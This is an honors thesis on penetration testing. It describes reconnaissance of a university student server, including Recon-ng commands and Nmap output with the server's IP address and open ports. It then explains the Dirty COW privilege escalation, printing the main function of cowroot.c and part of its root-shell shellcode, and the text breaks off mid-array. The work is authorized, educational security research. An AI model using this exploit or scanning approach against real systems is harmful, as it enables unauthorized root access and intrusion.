AN ANALYSIS OF TOOLS, TECHNIQUES, AND MATHEMATICS
INVOLVED IN A PENETRATION TEST

by

Andrew Kerney Zuehlke

Honors Thesis

Appalachian State University

Submitted to the Department of Computer Science,
the Department of Mathematical Sciences,
and The Honors College
in partial fulfillment of the requirements for the degrees of

Bachelor of Science

May, 2017

Approved by:

Cindy Norris, Ph.D., Thesis Director, Department of Computer Science

Rick Klima, Ph.D., Thesis Director, Department of Mathematical Sciences

Dee Parks, Ph.D., Honors Director, Department of Computer Science

Vicky Klima, Ph.D., Honors Director, Department of Mathematical Sciences

Ted Zerucha, Ph.D., Interim Director, The Honors College

ABSTRACT

As society continues to grow more dependent on technology, the underlying security of computer systems has become a target of many attackers–often referred to as "hackers." In the security field, there are two main approaches to carrying out security measures, namely offensive and defensive. Penetration testing, frequently shortened to pentesting, combines these two methodologies to help fight and prevent potential attackers. Penetration testing simulates real attacks in order to properly assess the potential consequences of a security breach [42]; furthermore, penetration testers are asked not only to discover vulnerabilities but to actively exploit them to convey the magnitude of computer systems and data potentially at risk [42].

Using a virtual lab and Appalachian State University's Computer Science Department's student server as targets, this thesis introduces the background and stages of a penetration test, provides a demonstration of selected penetration tools, investigates efficiency issues of various tools and attacks, and ultimately offers an inspection of the information obtained. The demonstration stage includes constructing an effective and efficient password cracking attempt by discovering, analyzing, and interpreting the mathematics that underlie the Secure Hashing Algorithm, including its prime-based encryption techniques.

This work exposed significant security vulnerabilities on the student machine. Namely, an exploit, known as `Dirty COW`, can be executed by a regular user on the machine to obtain root access unobtrusively. In addition, student account passwords are, by default, very insecure. After using the `Dirty COW` exploit to obtain the password and shadow files, it was found that 60% of the passwords can be cracked in just over 24 hours.

ACKNOWLEDGMENTS

Words cannot express how appreciative I am of those who have helped me get to where I am today; however, I would like to express my gratitude to the following people who made this work into a finalized thesis. The readers and mentors for this thesis, Cindy Norris and Rick Klima, who offered their continued support and countless hours of work, editing and ensuring a strong final product. The professors of the Computer Science and Mathematics Department at Appalachian State University, for the knowledge and encouragement I have received over the past four years. James Wilkes, for allowing me to use the student server as a penetration testing target. And most importantly, my parents, Elizabeth and William Zuehlke, as well as my sister, Emily Zuehlke, who never stopped believing in me.

A special thanks goes to the Information Technology office at Charlotte Latin School, who helped ignite my passion for computer science and provided countless opportunities for me to gain experience in the field.

All testing methods and treatment of confidential information for this thesis meets or exceeds the expectations established by the EC-Council's Certified Ethical Hacker program and the Penetration Testing Execution Standard. Confidential information obtained at any time through this thesis has been kept confidential and not released in any manner without prior approval from Cindy Norris, Ph.D. Any vulnerabilities discovered during testing will be conveyed to the Computer Science Department at Appalachian State University before official publication of this thesis to allow for the vulnerabilities to be patched. I have only been authorized to use Appalachian State University's Computer Science Student server (`student.cs.appstate.edu`) as a valid target of any penetration attacks; therefore, no other server owned by or associated with Appalachian State University will be in the scope of my testing.

Provided the aforementioned accountabilities are met, I, Andrew K. Zuehlke, cannot be held liable for damages or legal actions as a result of my penetration tests. This includes being exempted from computer crime laws, including, but not limited to, 18 USC 1030.

Contents

List of Tables

List of Figures

List of Listings

Chapter 1

Introduction

In a society where international hacking dominates global news on a daily basis, an increased focus on security has come to the forefront for businesses and individuals alike. Installing operating system updates and security patches, as well as running up-to-date virus scanners can provide a basis for security protection; however, this foundation can only protect against a finite number of known vulnerabilities. Attackers assume that organizations implement common defenses such as anti-virus and firewalls, and instead focus their attention and skills to find other vulnerabilities. For instance, a single misplaced semicolon or unclosed bracket in a code can allow an attacker to obtain basic access; this basic access can lead to additional vulnerabilities being exploited and an attacker ultimately obtaining full control of a system. A zero-day attack is particularly dangerous. This is a vulnerability that is exploited before being publicly announced; the author of the software is given zero days advance notice to create and publish a security patch. Although there is no method to prevent or eliminate all zero-day attacks, techniques do exist that can help minimize chances of a successful attack and lessen the consequences should an attack occur.

Arguably the most effective method for eliminating vulnerabilities is to actively find them through a penetration test. A penetration test occurs when an *authorized* penetration tester actively and intentionally targets a specified system, with the purpose of discovering vulnerabilities. To fully test a system's security, a penetration tester will exploit any discovered vulnerabilities and continue attacking a system in an attempt to obtain administrative access. Unlike an unauthorized attacker, who may have malicious intentions, a penetration tester ulti-

mately creates a report with their results and suggestions. This report allows for a system to be properly patched and protected from similar attacks in the future.

The Computer Science Department at Appalachian State University hosts a server, `student.cs.appstate.edu`, where every Computer Science student has an individual account. Students use this server to store various programs for classes, personal use, and collaboration. Although such a server does not likely stand out as a high-value target for cyberattacks, attackers do not eliminate target machines based on their outward appearances; therefore, it is just as critical for the Student Server's security to be maintained and tested as it is for the security of a Fortune 500 corporation.

The purpose of this thesis is twofold. Firstly, an overview of penetration testing is offered, including common tools and techniques. Secondly, having a penetration test executed on the Student Server increases awareness of exploits and vulnerabilities, thereby allowing for patches to be applied before exploitations can be utilized maliciously by attackers.

Chapter 2 outlines background information necessary for understanding the work of this thesis; such information includes a formal introduction and the benefits of penetration testing. This chapter also includes common vocabulary used throughout this work as well as a general overview of the hardware and operating systems used for this study.

Chapter 3 illustrates popular penetration testing tools, such as programs for gathering information on a target system and software for scanning a network for open ports. Using the information obtained from these programs, this chapter examines how to use the data to formulate an efficient and successful penetration test. To help illustrate this portion of a penetration test, this chapter will also examine a "real-world" scenario; specifically, using a virtual lab environment replicating `student.cs.appstate.edu`, a known exploit will executed to demonstrate its potential power to an attacker.

After obtaining the `/etc/passwd` and `/etc/shadow` files in Chapter 3, Chapter 4 examines the security of passwords over the last few decades, including methods used to increase security of stored passwords. This chapter specifically includes an explanation of the `Secure Hash Algorithm-1`, and its successor, `Secure Hash Algorithm-512`. A short example of both algorithms will be provided to help demonstrate the algorithms and the shortcomings of `Secure Hash Algorithm 1`.

Chapter 5 begins with an introduction to password cracking, including two tools commonly used in cracking encrypted and hashed passwords. After investigating the mathematics and time complexities behind various algorithms and cracking attempts frequently used in password cracking tools, this chapter offers a demonstration of password cracking by successfully recovering more than half of the passwords from `student.cs.appstate.edu`.

Chapter 6 concludes this thesis with an overview of the exploits used and information obtained during this thesis, as well as providing recommendations for securing `student.cs.appstate.edu`. This chapter also discusses the limitations of this thesis and future research opportunities for further exploring penetration testing.

Chapter 2

Background

Before describing a penetration test in detail, it is necessary to provide some background information regarding common terms in a penetration test, clarify general misconceptions about penetration tests, and explain the computer hardware used for the penetration test illustrated in this work.

2.1 Common Terminology and Abbreviations

— **Attacker** – A person hacking illegally, often with malicious intent.

— **Bit** – A binary digit having a value of 0 or 1.

— **Breaking or Cracking a Password** – Recovering or obtaining an unknown password, often by repeatedly guessing the password using a computer algorithm.

— **Brute Force** – A trial and error method used to find a solution until the proper key is found.

— **Byte** – A group of eight bits.

— **Defensive Security** – A reactive approach to protecting computer systems from security threats already in existence.

— **Federal Information Processing Standards Publications (FIPS PUBS)** – Publicly announced standards developed by the Federal Government of the United States

for non-military government agencies and government contractors. The "Secure Hash Standard", or "FIPS PUBS 180-2", is discussed in detail in Chapter 4.

— **Hacking** – Obtaining unauthorized access to a computer system.

— **Hashing** – Transforming a string of characters into a fixed-length value, or key, that represents the original string. Most hashes are "one-way," meaning they are easily executed in one direction but extremely difficult—theoretically impossible—to derive the original string from a given hash.

— **IP Address** – A numerical address consisting of strings of numbers separated with periods. An IP address is one piece of information used to identify a computer on the Internet.

— **Offensive Security** – A proactive approach to protecting computer systems from potential security threats.

— **Penetration Test (Pentest)** – The practice of intentionally testing a computer system, with permission, to find vulnerabilities that could be exploited by an attacker.

— **Penetration Tester (Pentester)** – A person hired and given authorization to hack a system with the intention of identifying vulnerabilities.

2.2 Overview of Penetration Testing

Sometimes compared to a routine fire-drill, a penetration test mimics a real cyberattack, thereby allowing in-place security practices to be tested and light to be shed where additional security measures are necessary. The scale of a penetration test can vary greatly, from individual applications to business-wide attacks. For instance, penetration testers may be given a specific IP address and asked to find and exploit vulnerabilities only on one server, while other pentesters may be tasked to, with no prior knowledge of passwords or usernames, attack a company's infrastructure full-on. Often confused with a vulnerability scan or assessment, explained in Section 2.3, a penetration test seeks not only to find vulnerabilities, but to exploit them to their greatest extent. This means that, although a penetration tester may be hired to find one

vulnerability, they are expected to use any discovered vulnerabilities and continue attacking a system in order to identify additional vulnerabilities that may exist [32]. Penetration tests also help illustrate to administrators the key weaknesses in a system's or application's security defenses, thereby allowing for resources to be properly allocated. Often, a pentester will be provided with user-level access credentials and tasked with gaining additional privileges or obtain access to information and resources that should be, under normal circumstances, restricted or hidden [32]. A thorough penetration test uses multiple kinds of attacks by using a variety of resources to fully simulate a true attack.

The key difference between a penetration tester and an attacker is the presence of permission, or lack thereof in the former case. Although a penetration test is intended to be executed without alerting security administrators, it is essential for a pentester to obtain written permission from the owner of targeted devices prior to attempting any form of an attack; any unauthorized access—successful or not—is an illegal action, punishable by law.

2.3 Penetration Testing Versus Vulnerability Testing

As previously mentioned, confusion often exists between a "penetration test" and a "vulnerability test" or "vulnerability assessment"; the two terms are similar, but penetration testing specifically refers to exploiting vulnerabilities to gain access while vulnerability testing refers to only identifying* software vulnerabilities [32]. Many companies, as well as penetration testers, use vulnerability scanners to identify potential vulnerabilities; however, such scanners simply create alerts based on observed behaviors or responses that do not always reflect actual results [32]; this can lead to false positives being reported or critical vulnerabilities being overlooked entirely. Additionally, while a vulnerability scanner analyzes various controlled aspects of a network, a full penetration test targets all systems and configurations in an environment.

2.4 Benefits of a Penetration Test

Penetration testing has become a security standard for many organizations today, and the benefits of investing in penetration tests continue to grow. Most apparent, penetration tests assist in identifying higher-risk vulnerabilities, even if they initially stem from low-risk vulnerabilities,

and allow vulnerabilities to be patched before an attacker finds them. Penetration tests are also often able to identify vulnerabilities that go undetected by automated vulnerability scanners. As the number and size of cyberattacks continue to grow, the cost of falling victim to criminal hacking also grows; penetration testing provides a strong defense against such hacks. SANS Institute aptly describes a penetration test as "an annual medical physical":

> Even if you believe you are healthy, your physician will run a series of tests (some old and some new) to detect dangers that have not yet developed symptoms. [32]

In addition to helping eliminate potential exploits, penetration tests can assist other areas of a business. Penetration tests aid in preparing a security team's response to an incident; this includes evaluating the team's ability to detect an intrusion, as well as their ability to react to a vulnerability in a timely and cost effective manner. Additionally, it is not uncommon for a security team to be aware of a weakness or vulnerability but be unable to convince management to support or invest in the necessary changes required to secure the system [32]. However, having a third-party, such as a penetration testing team, demonstrate the impact of a vulnerability can prove more influential to administration and often instill proper concerns for action. In general, a penetration test can ensure an organization's security measures while revealing potential gaps in compliance.

2.5 Executing a Penetration Test

The Penetration Testing Execution Standard suggests breaking a test into seven steps to successfully, effectively, and efficiently convey the potential risks a company's business environment faces by an exploited security vulnerability [38]. This process generally parallels that of an unauthorized attacker to ensure completeness of an attack.

1. The first stage of a penetration test, known as "Pre-engagement Interactions," involves open communication between penetration testers and infrastructure administrators to ensure that all participants in the penetration test are on the same understanding in regards to the details and limitations of the penetration test to follow.

2. The second stage, or the "Intelligence Gathering" stage, focuses on using and analyzing information freely available in a process known as open source intelligence (OSINT). During this stage penetration testers develop tools, such as port scanners, to identify the basic topography and systems of a network, as well as create a virtual lab in order to test tools without impacting any servers in the production environment.

3. "Threat Modeling," the third stage in a penetration test, uses information obtained in the Intelligence Gathering stage to develop a plan for attacking the targeted system.

4. The fourth stage, or "Vulnerability Analysis," of a pentest involves actively discovering vulnerabilities to identify useful exploitations to use.

5. The first actual exploitation of previously discovered vulnerabilities occurs during the "exploitation" phase.

6. The exploitation stage leads into the "Post Exploitation" stage, where information and access obtained during exploitation will be further exploited and pentesters attempt to gain additional access or privileges.

7. The final stage, referred to as the "Reporting" stage, brings the penetration test to a conclusion. This final stage of a pentest is arguably the most important step of the entire process in which reports and final recommendations are formulated and ultimately published in some manner.

2.6 Using a Virtual Lab Environment

Anything connected to the Internet is ultimately vulnerable to one attack or another. Discovering which vulnerabilities are exploitable requires numerous connections and brute force attempts. Although performing pentesting on a production environment may be permissible, successful attacks can prove damaging and costly—whether it results in temporary downtime due to software faults or permanent damage due to hardware failure. In attempt to alleviate such risks, a virtual lab is often used to prepare and test various applications before executing them in the wild.

Physical Hardware

Due to the high resources demanded by virtual machines, a high performance desktop is required to properly run multiple virtual machines concurrently. For this penetration test, the base machine consisted of the following:

— **Case:** CORSAIR Carbide Series Air 740 High Airflow ATX Cube Case

— **Video Card:** ASUS ROG Strix GeForce GTX 1080 OC 8GB GDDR5X

— **Hard Drive:** SAMSUNG 950 PRO 1 × 512GB; SAMSUNG 850 PRO 1 × 500GB; 1 × 256GB; SAMSUNG 840 PRO 2 × 128GB; WESTERN DIGITAL Black 1 × 1TB; WESTERN DIGITAL Red 1 × 3TB;

— **Power Supply:** CORSAIR AX1200i Digital ATX Power Supply

— **RAM:** CORSAIR Vengeance LED 64GB (4×16GB) 288-Pin DDR4 SDRAM DDR4 3200 (PC425600)

— **CPU:** Intel CORE i7-6850K 3.6GHz over-clocked to 4.5GHz

— **Motherboard:** ASUS ROG RAMPAGE V EDITION 10

— **CPU Cooler:** CORSAIR Hydro Series H115i, 280mm

The base operating system of Windows 10, 64-bit, ran Oracle's Virtual Box which hosted the following operating systems virtually:

— **Windows Server 2012 R2** - This server acted as a Microsoft Active Directory Domain Controller as well as a local Domain Name Server.

— **Kali Linux 2016.2** - Considered the standard OS in offensive penetration testing, this Debian-based Linux distribution "contains a wealth of different security tools all pre-configured into a single framework," making it the default operating system for many penetration testers [27].

— **Red Hat Server 7.2** - The operating system used by `student.cs.appstate.edu`, known for its ability to deliver high-end security features, nearly 100% up time, support for heavy business models and workloads, and many more features [15].

— **Windows 7 x64** - Used to represent a general machine from which students can `ssh` to the Red Hat server.

— **Windows 8.1 x64** - Used to represent a general machine from which students can `ssh` to the Red Hat server.

To prepare for running any tests on `student.cs.appstate.edu`, a virtual lab was created. To protect other systems on the local network, a private virtual network was established, and any traffic entering or leaving the network was routed through a CISCO PIX 515*e* firewall. A Windows Server 2012 R2 was configured as a domain controller through which all other virtual machines authenticated. To replicate the student server, a Red Hat Linux was configured; this virtual machine contained the original `/etc/passwd` and `/etc/shadow` files from the student server to better mirror `student.cs.appstate.edu`. A Windows 7 and a Windows 8.1 machine were created to mimic regular students using the student server, thereby allowing traffic to be monitored and analyzed. Kali Linux was used as the default operating system from which exploits and information gathering tools were run. Although the port scanners and information gathering programs used in this work targeted `student.cs.appstate.edu` directly, all exploits, including `Dirty COW`, were run exclusively in this virtual environment to protect the student server and Appalachian State University's network as a whole.

Chapter 3

Information Gathering

The first step in attacking a target is not to immediately start pinging various IP addresses, but to analyze the target and its environment. For a target such as `student.cs.appstate.edu`, it is important to note things such as:

- The server belongs to an educational organization, specifically Appalachian State University.
- The server is used by the Computer Science Department.
- The server is used by students and will therefore likely have open ports for projects students are working on.
- Using `nslookup student.cs.appstate.edu`, the server's IP address is 152.10.10.44.

These details make it easier to prepare a well established attack. As explained in Chapter 5, having background knowledge on an organization can assist in creating word lists, which therefore results in more efficient cracking times. A common technique penetration testers use to gather detailed and "insider" information on a company is to create fake social media profiles; using social media sites such as Facebook [6], LinkedIn [11], Glassdoor [8], and Twitter [18] allow for testers to obtain more detailed information about an organization without being detected or personally identified. Information such as a company's verbiage or its organizational chart can also be obtained by searching the organization's website or news reports featuring the company.

Peters suggests breaking up the "Intelligence Gathering" stage into four sections: Open Source Intelligence, External Scanning, Internal Scanning, and Web Application Scanning [27]. Numerous preexisting tools are available for assisting penetration testers in each phase, but many pentesters choose to build new tools or adapt programs written by others to better fit a specific task or target. Open Source Intelligence involves gathering information on a target that is freely available on the Internet. External and Internal Scanning actively scan external and internal segments of a target's network to identify hosts and their respective operating systems [27]. The fourth section, Web Application Scanning, identifies web-based applications used by a target, potentially revealing application-specific vulnerabilities that can lead to system access.

This chapter begins with an introduction to a few programs often utilized by penetration testers for gathering information. In addition to descriptions for each software, Section 3.1 illustrates the configuration, execution, and results of `Recon-ng`, an open source intelligence focused tool, and `Nmap`, a network scanner. Section 3.2 discusses a critical vulnerability discovered on `student.cs.appstate.edu` before providing a demonstration of the vulnerability being exploited.

3.1 Penetration Testing Tools

Recon-ng

A Python based reconnaissance framework, `Recon-ng` is a powerful tool for Open Source Intelligence Scanning [41]. Using an interface similar to that of `Metasploit`, `Recon-ng` reduces the learning curve for new users, while still offering an automated web-based open source reconnaissance. Supplied with only a domain name, `Recon-ng` can often provide enough information to help plan an attack.

To illustrate the use and power of `Recon-ng`, this thesis simulates running it on `student.cs.appstate.edu`. The commands used to configure `Recon-ng` are included in this section. The first step in running `Recon-ng` and obtaining information about Appalachian State University's Computer Science server is to open `Recon-ng` and define a new workspace. Then, `Recon-ng` allows for a user to specify the domain to use and a description of the company.

```
root@SeniorThesisKali:/opt/recon-ng# ./recon-ng
[recon-ng][default] > workspaces add ASU
[recon-ng][ASU] > add domains cs.appstate.edu
[recon-ng][ASU] > add companies
company (TEXT): Appalachian State University CS Student Server
description (TEXT): Gathering Information
```

Figure 3.1: Initial Setup for Recon-ng.

Because Recon-ng uses independent modules, the next step in using Recon-ng is to specify the modules to use, and run each one after loading it. This example uses Google and Bing to search for domain names, a brute force method for discovering subdomains, as well as other modules listed in Table 3.1; the respective commands for each module are listed in Figure 3.2.

Despite configuring Recon-ng to scan student.cs.appstate.edu, a single server with a relatively small set of enabled users, the program discovered nine additional hosts with similar names or IP addresses, as well as four users whose emails are listed in the public PGP store. The final report generated by Recon-ng can be found in Appendix A.1.

Nmap and Masscan

Nmap, one of the most used and trusted network scanners, is widely used for the internal and external scanning phases. In recent years, however, a tool known as Masscan has been gaining popularity. Masscan uses a custom TCP/IP stack, allowing it to be considered the fastest Internet port scanner that remains more flexible than other scanners currently available [23] [27]. Both tools take an IP address, or a range of addresses, as well as a list of ports, and scans specified hosts to discover open ports. Nmap can also "complete the TCP connection and interaction with the application at that port," allowing for banner information to be retrieved [23].

In addition to scanning hosts for open ports, Nmap can be configured to scan for a host's operating system by adding the -O flag when calling Nmap. To do this, Nmap sends TCP and UDP packets to a host and then carefully examines each response to form a unique fingerprint

```
[recon-ng][ASU] > use recon/domains-hosts/bing_domain_web
[recon-ng][ASU][bing_domain_web] > run
...Output not shown...
[recon-ng][ASU][bing_domain_web] > use recon/domains-hosts/
google_site_web
[recon-ng][ASU][google_site_web] > run
...Output not shown...
[recon-ng][ASU][google_site_web] > use recon/domains-hosts/
brute_hosts
[recon-ng][ASU][brute_hosts] > run
...Output not shown...
[recon-ng][ASU][brute_hosts] > use use recon/domains-hosts/netcraft
[recon-ng][ASU][netcraft] > run
...Output not shown...
[recon-ng][ASU][netcraft] > use recon/hosts-hosts/resolve
[recon-ng][ASU][resolve] > run
...Output not shown...
[recon-ng][ASU][resolve] > use recon/hosts-hosts/reverse_resolve
[recon-ng][ASU][reverse_resolve] > run
...Output not shown...
[recon-ng][ASU][reverse_resolve] > use Discover/info_disclosure/
interesting_files
[recon-ng][ASU][interesting_files] > run
...Output not shown...
[recon-ng][ASU][interesting_files] > use recon/hosts-hosts/ipinfodb
[recon-ng][ASU][ipinfodb] > run
...Output not shown...
[recon-ng][ASU][ipinfodb] use recon/domains-contacts/whois_pocs
[recon-ng][ASU][whois_pocs] > run
...Output not shown...
[recon-ng][ASU][whois_pocs] use recon/domains-contacts/pgp_search
[recon-ng][ASU][pgp_search] > run
...Output not shown...
[recon-ng][ASU][pgp_search] use recon/contacts-credentials/
hibp_paste
[recon-ng][ASU][hibp_paste] > run
...Output not shown...
[recon-ng][ASU][hibp_paste] use reporting/html
[recon-ng][ASU][html] > set CREATOR Andrew
[recon-ng][ASU][html] > set CUSTOMER ASU
[recon-ng][ASU][html] > run
...Output not shown...
```

Figure 3.2: Running Modules in Recon-ng.

Recon-ng Module	**Module Description**
bing_domain_web	Searches Bing for domain names.
google_site_web	Searches Google for domain names.
brute_hosts	Search for subdomains by brute-force.
netcraft	Look at netcraft for domain names.
resolve	Resolve domain names to IP addresses.
reverse_resolve	Resolve IP addresses to host names and domain names.
interesting_files	Look for files on the identified domains.
ipinfodb	Find the location of the IP addresses that were previously discovered.
whois_pocs	Search for email addresses using whois lookup.
pgp_search	Look through public PGP store for email addresses.
hibp_paste	Cross checks all discovered email addresses against the "Have I Been PWN'ed" website [26]. If an email address appears on the website, their password for `student.cs.appstate.edu` may be the same as the one that was leaked.
html	Used for creating a report and exporting it in `HTML` format.

Table 3.1: `Recon-ng` Modules.

```
root@SeniorThesisKali:~# nmap 152.10.10.44 -p-
Starting Nmap 7.40 (http://nmap.org) at 2017-02-15 22:42 EST
Nmap scan report for student.cs.appstate.edu (152.10.10.44)
Host is up (0.00034s latency).
Not shown:  65504 closed ports
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.2.2
22/tcp open ssh OpenSSH 5.3 (protocol 2.0)
23/tcp open telnet Linux telnetd
25/tcp open smtp Sendmail 8.14.4/8.14.9
80/tcp open http Apache httpd 2.2.31 ((Unix) mod_ssl/2.2.31
OpenSSL/1.0.1e-fips DAV/2 PHP/5.6.25 mod_perl/2.0.9 Perl/v5.10.1)
111/tcp open rpcbind
139/tcp open netbios-ssn Samba smbd 3.X (workgroup:  MYGROUP)
443/tcp open https Apache httpd 2.2.31 ((Unix) mod_ssl/2.2.31 OpenSSL/1
.0.1e-fips DAV/2 PHP/5.6.25 mod_perl/2.0.9 Perl/v5.10.1)
445/tcp open netbios-ssn Samba smbd 3.X (workgroup:  MYGROUP)
587/tcp open smtp Sendmail 8.14.4/8.14.9
631/tcp open ipp CUPS 1.4
875/tcp open rpcbind
2049/tcp open nfs
3030/tcp open arepa-cas
3306/tcp open mysql MySQL 5.1.73
6010/tcp open x11
6011/tcp open tcpwrapped
6012/tcp open unknown
6016/tcp open unknown
7890/tcp open unknown
8005/tcp open mxi
8009/tcp open ajp13 Apache Jserv (PRotocol v1.3)
8080/tcp open http-proxy Apache Tomcat/Coyote JSP engine 1.1
9102/tcp open jetdirect
15000/tcp open hydap
15001/tcp open unknown
15003/tcp open unknown
15004/tcp open unknown
33905/tcp open rpcbind
42876/tcp open rpcbind
43071/tcp open rpcbind
43870/tcp open rpcbind
50520/tcp open rpcbind
51136/tcp open rpcbind
Nmap done:  1 IP address (1 host up) scanned in 1.94 seconds
```

Figure 3.3: `Nmap` Output for `student.cs.appstate.edu`.

```
root@SeniorThesisKali:~# nmap 152.10.10.44 -O
Starting Nmap 7.40 ( https://nmap.org ) at 2017-04-05 16:54 EDT
Nmap scan report for student.cs.appstate.edu (152.10.10.44)
Host is up (0.0037s latency).

...open ports not shown ...

Device type:  general purpose|storage-misc|WAP|load balancer
Running (JUST GUESSING): Linux 2.6.X (95%), Netgear embedded
(92%), Vodafone embedded (89%), F5 Networks embedded (87%),
Ubiquiti embedded (87%)

OS CPE: cpe:/o:linux:linu_kernel:2.6.32
cpe:/o:linux:linux_kernel:2.6 cpe:/h:netgear:readynas_3200
cpe:/h:vodafone:easybox_802

Aggressive OS guesses:  Linux 2.6.32 (95%), Netgear ReadyNAS
3200 NAS device (Linux 2.6) (92%), Vodafone EasyBox 802 wireless
ADSL router (89%), Linux 2.6.11 - 2.6.18 (88%), F5 BIG-IP load
balancer (87%), Ubiquiti WAP (Linux 2.6.32) (87%)

No exact OS matches for host (test conditions non-ideal).
OS detection performed.  Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done:  1 IP address (1 host up) scanned in 27.31 seconds
```

Figure 3.4: Nmap OS Detection.

for the host [30]. Nmap attempts to match this fingerprint to its own database of more than 2600 operating system fingerprints. As illustrated in Figure 3.4, Nmap provides a "best guest" along with a confidence level for its choices when an exact match cannot be found.

A sample output from running Nmap on student.cs.appstate.edu is shown in Figures 3.3 and 3.4. Figure 3.3 illustrates 34 open ports with a variety of applications in use. Figure 3.4 offers the results after configuring Nmap to attempt its operating system detection; from this output, it is reasonable to assume student.cs.appstate.edu runs an operating system with Linux Kernel version 2.6.32.

3.2 Dirty COW

Explanation of Dirty COW

After discovering `student.cs.appstate.edu` runs Linux 2.6.32, a search through Rapid7's "Vulnerability Database" reveals a number of known vulnerabilities to un-patched versions of this kernel version [19]. One of the most notable results is a bug referenced by `CVE-2016-5195`; this bug creates a race condition in the Linux kernels 2.x up to but excluding 4.8.3 that allows a standard user to gain root privileges by exploiting an incorrect handling of the copy-on-write (`COW`) feature that ultimately allows writing to a read-only memory mapped file [37]. Because of this `COW` mishandling, `CVE-2016-5195` is often referred to as "`Dirty COW`" and has become popular enough that a community-maintained website, Twitter, and online store have been created. The bug even has a logo, depicted in Figure 3.5, that was created by a professional designer.

To fully comprehend how `Dirty COW` exploits the `COW` mishandling, it is necessary to understand the purpose of the copy-on-write feature. Most simplistically, copy-on-write is a technique used by operating systems for resource-management. That is, when an operating system receives multiple requests for the same file or resource, it creates and provides a pointer to the file, eliminating the need to make multiple copies of the file. Provided no changes are made to the file, the copy-on-write feature avoids wasting unnecessary resources required to create copies of the file. However, if an application needs to modify, or *write*, to the resource, the operating system creates a *copy* of the file so it can be modified by the application without altering the original file.

Because `Dirty COW` allows a regular user to have write access to otherwise read-only files, a user can overwrite a file, such as `/usr/bin/passwd`, with executable code. For `Dirty COW` to execute successfully, the file that is overwritten must be owned by root; this ensures the code will be executed as if run by a root user. Many implementations of `Dirty COW` exist for this exploit and are publicly available on `Dirty COW`'s GitHub page [21]. The `cowroot.c` proof of concept (see Appendix B.1 for full code), specifically, creates a SUID-based root by temporarily overwriting `/usr/bin/passwd` with the executable that first runs `setuid(0)` and then `/bin/bash` to create a shell with root privileges. The shell created by `cowroot.c`

Figure 3.5: `CVE-2016-5195` (`Dirty Cow`) Logo [3].

is run from memory; therefore the shell, and consequently any commands executed within the shell, leave no physical or electronic trace.

```
1  int main(int argc,char *argv[]) {
2      char *backup;
3
4      printf(''DirtyCow root privilege escalation\n'');
5      printf(''Backing up %s to /tmp/bak\n'', suid_binary);
6
7      asprintf(&backup, ''cp %s /tmp/bak'', suid_binary);
8      system(backup);
9
10     f = open(suid_binary,O_RDONLY);
11     fstat(f,&st);
12
13     printf(''Size of binary: %d\n'', st.st_size);
14
15     char payload[st.st_size];
16     memset(payload, 0x90, st.st_size);
17     memcpy(payload, sc, sc_len+1);
18
19     map = mmap(NULL,st.st_size,PROT_READ,MAP_PRIVATE,f,0);
20
21     printf(''Racing, this may take a while..\n'');
22
23     pthread_create(&pth1, NULL, &madviseThread, suid_binary);
24     pthread_create(&pth2, NULL, &procselfmemThread, payload);
25     pthread_create(&pth3, NULL, &waitForWrite, NULL);
26
27     pthread_join(pth3, NULL);
28
29     return 0;
30 }
```

Listing 3.1: Main Method of `cowroot.c`.

The main method of `cowroot.c` (Listing 3.1), first creates a backup of a file, which in this case is `/usr/bin/passwd`, and stores the copy in `/tmp/bak` to allow for the file to be restored after exploitation has finished. A file, and in this case the `/usr/bin/passwd`, is then opened in `read-only-mode`, specified by `O_RDONLY`. `mmap` is then used to create a new mapped memory segment in the currently running process so that the file can be accessed out of DRAM memory instead of from disk storage. Consequently, `mmap` does not copy the contents of the file into memory but *maps* the file into memory. Three of the arguments passed to `mmap` are `PROT_READ`, `MAP_PRIVATE`, and `f`. `PROT_READ` signifies that it is read only. `MAP_PRIVATE` is used to signify a `copy-on-write` (`cow`) mapping; this type of mapping results in the

operating system creating a copy of the file whenever an attempt to write or change the file is made. In this mode, the updates are only visible to other processes mapped to the same file and are not carried through to the underlying file still in storage. The argument `f` is the file mapped to a new memory area. The key to this exploit is that, by using copy-on-write, the system does not write to the original file but to the copy of it that is in memory. Therefore, despite a file being `READ_ONLY`, it is possible to use `private_mapping` to write to copy of it.

The next statements in the main method create three threads that run in parallel, causing a race condition. The first thread calls the `madviseThread` method, shown in Listing 3.2. Using `madvise`, this thread advises the kernel that the first 100 bytes of memory are not needed in the near future, signified by `MADV_DONTNEED` [29]. Consequently, the OS removes the memory mapped region from DRAM; this results in subsequent accesses of pages in this memory range succeeding, but requiring a reloading of the memory contents from the underlying mapped file first.

```
unsigned char sc[] = {
  0x7f, 0x45, 0x4c, 0x46, 0x02, 0x01, 0x01, 0x00, 0x00, 0x00, 0x00,
      0x00,
  0x00, 0x00, 0x00, 0x00, 0x02, 0x00, 0x3e, 0x00, 0x01, 0x00, 0x00,
      0x00,
  0x78, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00,
      0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x00,
  0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x38, 0x00, 0x01, 0x00, 0x00,
      0x00,
  0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x00, 0x00, 0x07, 0x00, 0x00,
      0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40,
      0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x40, 0x00, 0x00, 0x00, 0x00,
      0x00,
  0xe3, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x4e, 0x01, 0x00,
      0x00,
  0x00, 0x00, 0x00, 0x00, 0x00, 0x10, 0x00, 0x00, 0x00, 0x00, 0x00,
      0x00,
  0x48, 0x31, 0xff, 0x6a, 0x69, 0x58, 0x0f, 0x05, 0x6a, 0x3b, 0x58,
      0x99,
  0x48, 0xbb, 0x2f, 0x62, 0x69, 0x6e, 0x2f, 0x73, 0x68, 0x00, 0x53,
      0x48,
```

```
  0x89, 0xe7, 0x68, 0x2d, 0x63, 0x00, 0x00, 0x48, 0x89, 0xe6, 0x52,
      0xe8,
  0x3c, 0x00, 0x00, 0x00, 0x65, 0x63, 0x68, 0x6f, 0x20, 0x27, 0x30,
      0x27,
  0x20, 0x3e, 0x20, 0x2f, 0x70, 0x72, 0x6f, 0x63, 0x2f, 0x73, 0x79,
      0x73,
